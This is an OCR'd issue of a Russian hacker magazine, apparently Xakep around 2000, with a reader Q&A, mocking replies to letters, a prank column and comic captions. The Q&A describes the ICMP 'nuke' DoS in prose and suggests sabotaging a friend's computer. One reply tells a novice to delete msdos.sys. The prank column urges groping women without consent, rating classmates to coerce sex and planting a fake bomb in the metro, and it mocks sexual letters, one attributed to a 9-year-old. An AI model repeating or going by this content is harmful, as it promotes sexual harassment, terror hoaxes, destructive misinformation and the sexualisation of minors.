Идти к Ваське и забить на аську :). Но, в принципе, можно залезть на www.mirabilis.com/password и почитать, что там на этот случай говорят. Есть возможность отослать пароль на мыло, что ты указала в инфо своей аси.

В чем заключается принцип Nuke`a?

Обычно этим термином называют любые DoS-атаки. Нет, это не DOS :), а Denial of Service, что с буржуйского наречия переводится как отказ от обслуживания. Хотя классический nuke не совсем DoS-атака. Но не в этом суть, вникай, как все фурычит :). Идея основана на документированных стандартах, а не на ошибках конкретной реализации TCP/IP. Суть классического nuke в следующем. Для служебных целей в IP-сетях используется протокол ICMP (Internet Control Message Protocol), подробнее о нем есть в RFC-1122. С этим протоколом ты сталкиваешься, когда используешь ping или traceroute. Одной из возможностей ICMP является проверка наличия определенного адреса в сети. В случае возникновения ошибки соединения возвращается достаточно подробная диагностика ситуации. Например, сеть недоступна, адрес недоступен, ошибка маршрутизации и другие. Стандартные реализации TCP/IP-стека при приходе ICMP-пакета с извещением об ошибке производят определенные действия, в первую очередь перестройку таблицы маршрутизации и т.п. При этом разрываются все установленные соединения с машиной, имеющей адрес, о котором стало известно, что он недостижим. Вот на использовании этого эффекта и строятся диверсии :).

У меня частенько зависает комп. В чем дело?

Купи средство от домовых, которые бегают и вешают компы :). Вешаться тачка может либо программно, либо аппаратно. Программно - это когда какая-нибудь прога зависает конкретно или ты перегружаешь тачку одновременно выполняемыми задачами, ну, она суетится между задачами и спотыкается :). А аппаратно - это из-за железяки какой-нибудь. Обычно во всем виновен перегретый проц. Жарко нынче, потеет бедняжка :). Первым делом проверь, крутится ли текущий кулер, если нет - дуй за новым, если да - все равно дуй за новым :). Бери всегда кулер помощнее, а не тот, что рассчитан именно на этот проц. Если не помогает - добавь еще один кулер для обдувания корпуса внутри, уже есть в продаже корпуса с подобной архитектурой. А некоторые мамки имеют вход для специального термодатчика, который цепляется, например, к самому процу и измеряет его текущую температуру, которая должна быть меньше допустимой. Еще есть спецпроги, которые позволяют принудительно разгружать проц, чтобы он не перегревался или вовсе останавливать его, когда тачка бездействует. Но я лично к подобному не прибегал, кулера пока хватает, сам на него тоже не дую :). Но, кроме перегрева проца, тачка может вешаться и из-за долбанутого винта :), он тоже умеет греться и давать сбои, поэтому не рекомендую им шлепать тараканов :).

По какому принципу выбирать себе корпус для новой тачки?

Почти как мороженое, только подороже :). Ну, первым делом свои финансы посчитай, если надыбаешь в районе 60-ти баков - сможешь купить почти любой приличный, на рынке, естественно. Лучше всего либо в Митино, либо на Савеловском. Корпуса делятся, во-первых, на башни и плоские, во-вторых, на масенькие (small), средние (middle) и большие (big). Соответственно, большая башня на англоязычном наречии зовется BigTower. Определись, чего тебе надо, а дальше выбирай из данной области. Существуют корпуса разных форм и раскрасок, но, как писал SideX в своей статье, перекрасить можно и самому, а вот что внутри - уже не изменить. Так что лапай, смотри внутри и выбирай. Единственное, что могу посоветовать, бери с дополнительным внутренним кулером - меньше гимора с охлаждением и с датчиком температуры, позволяющим менять скорость вращения кулера в зависимости от температуры. Ну и смотри, насколько легко будет копаться в мамке и сколько влезет винтов. Если он один - пофиг, но если их 3 и больше... а им всем надо охлаждаться.










Нашел какую-то древнюю игрушку, запустил, а она запускается и вешает винды. Что делать?

Напиши письмо с благодарностью дяде Биллу :). Сам же сказал, что игрушка древняя. Значит, возможно, она просто не умеет общаться с виндами, ну или не хочет :). Попробуй перегрузиться в MS-DOS моде и повторить процедуру запуска, если не помогает - кликай на запускаемый файл другой кнопкой мыши и создавай ярлык. Затем кликай той же кнопкой на ярлык и меняй способы запуска этого файла. Например, ставь галочку на "Не давать программе обнаружить Windows", а также "Запускать в режиме MS-DOS". В общем, поиграй там с настройками, должно запуститься. На крайняк - reboot и во время загрузки Виндов жмешь F8. В появившемся меню выбираешь "Step by Step confirmation" и грузишься в режиме MS-DOS, причем с теми драйверами, которые ты сам решишь грузить.

Мне нужно подцепить пятый винт, как это сделать?

Откуда ты их столько берешь-то? Живешь рядом с местной свалкой винтов, что ли? :) Проблема возникает, потому что интерфейс IDE (Integrated Device Electronics) позволяет подключать до четырех внешних устройств. Поэтому пятый винт тыкать некуда. Есть два выхода. Не те, о которых ты подумал :). Первый - IDE (ATA-2) - уже имеет два канала по четыре устройства, в сумме целых восемь. Второй - переходить на SCSI (Small Computer System Interface), который позволяет иметь восемь устройств и по восемь подустройств от каждого, а с Wide SCSI их становится аж шестнадцать. При этом SCSI фурычит гораздо быстрее IDE за счет интеллектуального адаптера и обмена информацией между подключенными устройствами напрямую, но и стоит эта феня лишних зеленых. Устройства под SCSI также стоят значительно дороже.

Как прикольнуться над компом друга, не прибегая к форматированию, но чтобы он помучился?

Про это можно писать отдельную статью :). Приведу первые три, что пришли в голову. 1) Залей ему клаву чем-нибудь липким и противным, но у засранцев обычно про запас по две и больше клав. 2) Поставь ему пароль на экранную заставку и, собственно, вруби заставку. 3) Отключи любой малозаметный шлейфик в системном блоке. Когда он выкинет комп на помойку или поменяет содержимое системного блока, не забудь ему рассказать об этом :). Или же до этого купи у него "неработающий" комп по дешевке :).

Можно ли разобрать и собрать винт?

Можно. Но только один раз :). Собирать после этого не обязательно. Причин тут много. Достаточно даже попадания нескольких банальных пылинок на блины, чтобы произошел сбой в работе, плюс из-за перекоса обратной сборки просто может перекоситься магниторезистивная головка считывания информации, так как там применяется микронная технология. Соответственно, достаточно немного недокрутить или перекрутить что-то, чтобы ничего не работало. А потом, на фиг его разбирать-то? Денег там нет, теток голых тоже :). Если интересует внутреннее устройство, как в детстве, то проще разобрать соседский :) или как большой мальчик сходить на какую-нибудь выставку, посвященную этой тематике.

Я по поводу вашей статьи об обналичке чеков. Если я находился в Санкт-Петербурге, то ладно. Но я не знаю Балтийского банка в Москве. Как мне обналичить деньги. Напишите мне! Очень прошу.

А что, кроме Балтийского банка больше банков нету? :) В любом, а если внимательно прочитал статью, то и в любой сберкассе, просто дольше деньги получать будешь.

Ё-MAIL

Письмо:

От: Oleg <crusher@mail.ru>

Привет Калл-Хуцкеры!

В смысле, хул-кацкеры. Фу ты, блин. Как вас там? Журнал, конечно, хороший, но мешало бы побольше порнушных картинок и видео (кассеты продавать по символической цене ~0$), а то надоело покупать PlayBoy и Хакер отдельно. Сделать побольше комиксов (про Хофмана и ослов), т.к. это лучший материал во всем номере. А мать (от #05/Y2K стр. 99) можно было бы и целиком показать, и ОМОН у вас из Unreal'а, а хакер, fackнутый в В.О. - мой сосед Серега К. С. Ах, да. А вы случайно не компофилы? А то есть такое подозрение. Вот тут мысля в штаны залезла, что ваши самые дурацкие письма номера пишете вы сами, т.к. такое нормальный и/или не нормальный членовек не напишет. Вот и все. Конец вам, э-э-э-э, в куда-нибудь.

Пока.

С уважением, Techno 77 и Drug (не друг, а Драг).

Хай, Текно77 и Драг.

Сначала о наболевшем. Сами вы кал, и все такое, хуцкеры. И кацкеры тоже.

Теперь о главном. Доставайте эту вашу мыслю из штанов обратно - фига-с-два. За всю историю журнала нам так и не пришлось ничего придумывать (хотя задумки бывали - ураган), все придумали за нас ридеры. Насчет издания Х с порно-видеокассетой - мысль гениальная, я уже один сюжет снял скрытой камерой, называется "Чук и Гек перед Покровским в день сдачи материалов" - такая порнуха, что просто ужас. С насилием и извращениями. Будет вам кассета, не вопрос. А Омон у нас не из Анрыла, а из 23-го отделения, но это уже неважно. Пока. Пишите, короче, письма.

Письмо:

От: тПНБО уМБЧЛБ[SMTP:PLANNER2000@MAIL.RU]

Хай, деар кууул-Хацк. Вообще, наверно, и не написал бы вам, но сегодня праздник на моей улице, а все дело в том, что вот уже который месяц из-за нехватки денег да из-за неопытности в вашем хацкерском деле сижу я в Инете с 2:00 до 7:00 :-(.

Просто ужас. Но вот сегодня провайдер забыл меня отключить - не правда ли, повезло? И сижу теперь я в Инете, и радуюсь - не нарадуюсь его дневным просторам, ну вот и все, наверное, обо мне!!! А о вас скажу - реальный у вас и Х№5, и спецвыпуск - но вот, жаль, что спецвыпуск-то этот стоит у нас дороговато, а так бы уже сидел, читал, Инет ломать учился.

Ваш читатель Planer.

ЗюЫю Большущий плииииииииз, напечатайте мое письмо в следующем номере "Х", даже если письмецо мое попадет в "самое дурацкое", я не обижусь - главное, чтобы напечатали. Ну все, еще раз пока!!!



Дарова, тПНБО уМБЧЛБ! Отличное имечко, меня аж зависть берет: и как это люди себе такие клевые ники придумывают! Вот и решил я теперь из Холода переквалифицироваться в АОЗЖОК-Пппплвдзд. Круто, да? Покровский когда увидел - за голову схватился и сказал, что мне больше заниматься ё-майлом не даст, а даст месяц отдыха и отправит за свой счет в пансионат "Труженик Сибири" в городе Еловы Пыхты. Так что пока всем. Кстати, мы всей редакцией очень-очень рады, что всем понравились наши спецвыпуск и пятый номер Х - это здорово. Мы выпустим еще штук пять спецвыпусков и штук пятнадцать пятых номеров - вам на радость. Ну все, пока, сорри - ко мне пришел мой штатный психиатр. Пиши, тПНБО уМБЧЛБ, письма - будем рады.

Письмо:

От: Maksim Silackov [SMTP:SILACKOV99@MAIL.RU]

Блин, надоело слушать, как всякие там левые бакланы начинают говорить, будто вы тупой журнал, и т.д.

Хочу сказать, что вы прежде всего несете компьютерную грамотность РОССИИ и странам СНГ. Да когда каждый ваш читатель поломает по американскому сайту, тогда всякие левые там секьюрити американские начнут думать: БЛИН, почему там все такие умные? Более того, они зашлют в Россию специального агента для выяснения такого феномена! Он поймет, что дело в Х, и это доложат Президенту Америки, и он быстро с деловым визитом шуганет в Россию на базар с нашим президентом, ну и тогда Нашему придется вас закрывать. Но как только вы не выйдете один месяц, в России начнется ПАНИКА, люди будут сходить с ума. "ГДЕ ЫГЗ!" - будут кричать они, на Красной площади будет ОГроменный митинг протеста, тут до президента дойдет, что выхода нет, надо Х разрешать, и снова все встанет на свои места. Вот такая перспектива получится.

На письма отвечал Холод



Бздравствуй, Макс, дружище. Прочел твою перспективку - хороший сюжет для публицистического рассказа. Картина напомнила мне историю, когда год, что ли, назад эМТиВи неожиданно отключило Бивиса и Баттхеда - тоже был апокалипсис. Реально я видел два митинга по этому поводу! И сам участвовал в одном (но это секрет, я, вообще-то, вне политики, и все такое).

А вообще-то, чтоб нас не закрыли, уже придумана целая система. Журналы закрывают за что? За социальную бесполезность. И вот мы решили поставить в Х пару предельно социально полезных рубрик, чтоб всем было интересно читать. Одна рубрика будет про кулинарию, а вторая про кама-сутру. Тогда нас точно не закроют.


Самое дурацкое письмо номера:




От: ice <icecold@mg.dp.ua>

Здравствуй Холод!

Случилась тут одна история. Назвали меня странным словом "ламер". Слышу я это слово везде, а в вашем журнале и подавно, но значение его мне не хотят объяснять, ссылаясь на то, что это я. Может вы все-таки мне расскажете? И еще расскажите, пожалуйста, почему я не могу удалить некоторые файлы, trojan.exe, например. Друзья говорят, что надо удалить атрибуты, а в каком каталоге они лежат? А еще недавно я переустановил Windows 98!!! И еще: у меня есть текст программы, что с ним делать? Я пробовал набирать его в Notepad'е и сохранять его с расширением *.exe, но она не запускается. И почему как только я вижу Vanyak'а в IRC и хочу его поприветствовать, меня отключает от сервера с надписью CONNECTION RESET BY PEER, а через 2 мин. отключает от Интернета?



И вообще, скажите Vanyak'у, чтобы перестал называть меня ламером, ведь я уже знаю почти половину HTML и уже переустанавливал Windows'98.



Dearly yours Ice aka Рыжуля



Дарова Рыжуля!

Расскажу тебе о происхождении слова "ламер". Оно родилось в альтернативной теории (автор теории: Максимилиан Столпников) классификации живых существ на нашей планете. Для незнакомых с сутью вопроса объясню: все живые существа на планете, вне зависимости от среды обитания и рода, делятся на три категории: бобры, хорьки и лоси. Бобры - самый распространенный вид: это все животные (в т.ч. люди), которые отличаются типичной моделью поведения (по З.Фрейду). Хорьки - это злые и агрессивные бобры. А лоси - это большие бобры (выше двух метров ростом). Есть еще один подвид: это дятлы. Дятлы - это существа, передвигающиеся по коре деревьев в вертикальном (и другом) положении. Естественно, при детальной классификации видов определения смешиваются. Таким образом, существа, которых мы привыкли называть рыбами - это подводные бобры (а щуки - это подводные хорьки), животные, которых мы называем пингвинами - это арктические бобры, а, так сказать, слоны - это классические лоси. Птицы, правда, зачастую тоже бобры, но зато лесные бурундуки - это явные дятлы.

Теперь о слове "ламер". Как ты знаешь, слова "ламер" и "дятел" в общепринятой классификации имеют много общего - дятлов часто зовут ламерами и наоборот. Так что можно сделать вывод: ламеры - это бобры, которые проживают на коре деревьев в вертикальном положении. Причем среди ламеров часто встречаются и лоси, и хорьки. К сожалению, в наших лесах остается все меньше ламеров, теперь это вымирающий вид. Береги их! Приноси им в лес колбасу и кефир в коробочках, а зимой пускай к себе погреться на коврик под дверью.


Теперь отвечу на остальные твои вопросы. Атрибуты обычно лежат в файле msdos.sys, лучше их удалять все и сразу вместе с файлом. Trojan.exe удалится автоматически. А кто такой твой Vanyak, я вааще не знаю.

Ну все, парень, успехов тебе в изучении теорий Столпникова и Дарвина, а также в борьбе с атрибутами.

Наши методы - 2

Даниил Шеповалов (dan@xaker.ru)

Я всегда имею в виду то, что имею!
Черепаха-Квази



Зигхайль, православные! Хотелось бы сразу сделать несколько замечаний, касающихся ваших писем. Во-первых, народ, перестаньте присылать мне фотографии ваших живых и мертвых собак с предложением приезжать и трахнуть их. Я, несомненно, ценю подобную заботу о моей личной жизни, но - но. Все дело в том, что трахаюсь я исключительно с Вечностью и не собираюсь изменять ей как минимум в течение следующих семи миллиардов лет. Во-вторых, запомните раз и навсегда: удостоверение члена интергалактической организации "Мировая Термоядерная Война" выдается только за особые достижения в области контролируемой шизофрении с использованием нестандартных шаблонов сексуальных отклонений и психомимикрии. Поймите, что я не могу выдать человеку удостоверение лишь на том основании, что он прислал мне бандеролью собственный член, перевязанный фиолетовой ленточкой и снабженный валентинкой с надписью "Угадай, чей?". Это, конечно, весьма романтично, но тем не менее. Проявите фантазию, постарайтесь полностью самовыразиться. Для примера, первому советскому психоделическому разведчику, автору строк "И тогда, наверняка, вдруг запляшут облака, и зеленый лес захлопает в ладоши..." я бы выдал удостоверение не задумываясь. Также хотелось бы сказать несколько слов относительно предложенных методов суицида. Вот что нам, например, советует все та же милая девушка Яна: лечь в мощный ускоритель элементарных частиц и выбить из себя все электроны, затем создать необходимые условия для начала неконтролируемого термоядерного синтеза и превратиться в квазар или, на крайний случай, в звезду второй величины. Идея, несомненно, интересная, однако трудно реализуемая, поскольку не у всех есть доступ к соответствующему оборудованию. Старайтесь придумывать более доступные способы. Ну и, наконец, последнее: Отдел Нездоровых Способов Мышления создан и работает исключительно на базе Х, а потому не надо предлагать нам переходить в журналы типа "Вестник Освенцима" или в психиатрический еженедельник "Лучевая Терапия".

Ну все, с пожеланиями закончили, теперь приступаем к торжественной части нашей оргии. То есть к описаниям новых методов развлечения себя в этом скучном мире жертв третьего закона Ньютона и психоанализа по Фрейду. Совершенно ясно, что среди сотен ботанов, обсосов, фригидных дурочек и прочей клоаки общества находится всего несколько нормальных людей, которые читают Х и способны послать правила, общественное мнение и моральные устои именно туда, куда их давно уже послали все члены редакции. Так что летят самолеты - привет Лоре Палмер... стоп, чего-то я не туда заехал. Короче, читай и применяй на практике то, что Х прописал!

Способ номер 0 (Список Шиндлера)

Во-первых тебе нужна компания не слишком отмороженных и более-менее симпотных теток и парней, собранных в одном месте. Я, например, проводил оную фишку среди 42-х человек со своего потока в универе. Также рекомендуется владеть какими-либо приемами самозащиты, ну или хотя бы быстро бегать. Для начала берешь лист бумаги формата А4 и составляешь список всех челов, которых ты подвергнешь нижеописанной процедуре. Затем подходишь к первому клиенту из твоего списка, пусть это будет, например, Алиса Антонова. Так вот, значит, подходишь ты к Алисе Антоновой и размашисто эдак, серьезно, заключаешь в свою ладонь ее правую ягодицу. Затем поднимаешь глаза к небу, делая вид, что считаешь что-то в уме, и произносишь фразу "Да, да, определенно 7 баллов", и записываешь оный показатель упругости задницы напротив фамилии довольной девушки. Ну и, собственно, переходишь к следующему объекту исследования. В результате ты будешь гордым владельцем списка упругости задниц, утолишь жажду тактильных ощущений и заодно окончательно зарекомендуешь себя как последнего кретина и ублюдка. Ну и дабы ты не особо боялся, поделюсь своей статистикой: по морде я получил всего два раза. Не, точно не боись, за тобой еще будут бегать толпы теток с просьбой

проверить их упругость еще раз - на первом месте всем охота быть. Ну а внимательные читатели, наверняка, уже поняли, как можно применять сей способ и к другим частям тела.

Способ 1 (Женские истории с Данилой Шеповаловой)

Этот способ следует применять, если тебе вдруг стало недоставать женского внимания и ласки. Надо сказать, что он весьма и весьма действенный, проверенный многолетней практикой и дает 100% положительный результат. Знаешь, используя какие женские черты характера, можно делать с тетками все, что пожелаешь? Ну, не буду томить, работники нашего отдела уже давно их нашли: это непомерное любопытство и всяческие комплексы насчет собственной персоны. Итак, снова берешь лист бумаги, пишешь фамилии девушек из своей группы или класса, а затем расставляешь напротив каждой различные показатели, как то: внешность, интеллект, сексуальность, фригидность, обаяние, форма груди, ну и на что еще твоей фантазии хватит. Причем, выставлять показатели рекомендуется вместе с другими оболтусами, всячески привлекая внимание девушек криками вроде "Да не, у нее фигура и на четверку-то не катит!". После этого фамилии теток на листе шифруются известным лишь тебе способом и список показывается уже посматривающим в твою сторону чиксам. Теперь достаточно лишь потерпеть дня три, и за дешифровку оного списка тебе отдастся любая.

Способ 2 (Инопланетный гость)

Хорош тем, что развлекаться можно буквально часами, устроив персональный цирк имени тебя. Необходимые инструменты: лифт, унитаз (желательно белый, чтобы был как можно лучше заметен на фоне стен лифта), газета и тапочки. Собственно, ставишь оное белоснежное жилище ихтиандра посредине кабины лифта, спускаешь штаны, садишься и начинаешь читать газету. Остановиться при этом лучше на последнем этаже. (Проделывать все это, понятно, нужно не в своем родном доме). Ну а когда жильцы, решившие воспользоваться коммунальным достижением 20-го века, вместо пустой кабины станут лицезреть тебя, гордо восседающего на другом коммунальном достижении, ты, не теряясь, произнеси "Занято!" и нажми на кнопку последнего этажа. Все это лучше осуществлять в компании, чтобы кто-нибудь смог насладиться зрелищем, которое произойдет после закрытия дверей.

Способ 3 (С-4)

Является улучшенной модификацией одного из прошлых издевательств в метро. Предназначен для освобождения вагона от ненужных пассажиров, а также для непосредственного знакомства с сотрудниками ФАПСИ. Необходимые инструменты: серый пластилин, квадратная батарейка, старые электронные часы и несколько разноцветных проводков. Из оных принадлежностей ты сооружаешь некое подобие взрывчатки. Как все это скомпоновать, оставляю исключительно на твое усмотрение - уверен, из тебя выйдет отличный дизайнер детонаторов. Заходишь в вагон и сразу же подходишь к свободной стенке. Затем, насвистывая что-нибудь вроде "голубой вагон бежит качается, скорый поезд набирает ход...", начинаешь прилеплять свой девайс к стене. Попутно можно выдергивать и заново втыкать проводки, подкручивать что-нибудь на часах и производить другие специфичные действия, направленные на заполнение паузы до следующей станции. Потом садишься на любое из освободившихся мест. Однако существует большая вероятность, что на одной из ближайших станций к тебе подойдут люди в штатском и предложат проследовать с ними в неизвестном направлении. На этот случай могу порекомендовать тебе иметь с собой дипломат, полный битых дискет, на которые записан лог сеанса твоего виртуального секса, зашифрованный всеми возможными средствами защиты информации. Поверь, суперкомпьютеры спецслужб проведут не один увлекательный час за расшифровкой столь важного для государственной безопасности документа.

Способ 4 (Журнально-газетный)

Ну а этот способ я сам открыл для себя совсем недавно. Он как нельзя более кстати подходит для пассивных маньяков-извращенцев вроде меня. Я навсегда забыл о сборниках анекдотов и юмористических рассказах. Теперь я читаю только раздел писем в подростковых сексуально-озабоченных журналах. Это просто кладезь народно-параноидальной мысли. А я ведь еще раньше думал, что кроме меня настоящих психов и нет совсем. Оказалось, у нас всю страну в крезу сажать пора. Не веришь? Вот тебе несколько шедевров:


"Привет, дорогой журнал. У меня еще не так уж много сексуального опыта, и поэтому все подружки смеются надо мною. Что делать? Аня, 9 лет."


"Я уже два года занимаюсь мастурбацией с помощью подсвечника, и теперь мои половые губы почернели и увеличились в размере. Я люблю одного мальчика, но как я займусь теперь с ним сексом? Катя, 16 лет."

"Привет! Однажды мы с моим парнем целовались и ласкали друг друга, я засунула руку ему в штаны, и тут он кончил. Вся моя рука была в сперме. Какая я дрянь, я больше не могу жить с таким грузом на душе! Настя, 17 лет."


Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)













- ЧеГО то ЯВно НЕ хваТАЕт... могет ЕМУ ЕЩЕ ТЕлок НАдо?!




- ИнтересНО А оН пИВО Будет рыбой ЗАкуСЫвать?







- А теЛеК уЖЕ полгодА не КАЖЕТ...



-А все ТАки ТАМ че то есть.... или кто ТО ...БЛИН как МНЕ плоХО...



ты Ж НАМ обеЩАЛ пОКАЗАтельНЫЙ ХАК УСтроиТЬ.... Дык ...ИК! К!...ДаВАЙ...



ХакаТЬ почТИ ТАК же ПРИятНО как ФАкать!!!
(народная мудрость)



-Учитесь! Я токо чТО ОПрокиНУЛ СЕрВАк ГОСбезопасНОсти берега БерцоВОЙ коСТИ...!!!!



-А теПЕРь в поРЯДке ЗАМЕтаНИЯ СЛЕдов... изБАвимся ОТ СредсТВ ВЗлоМА!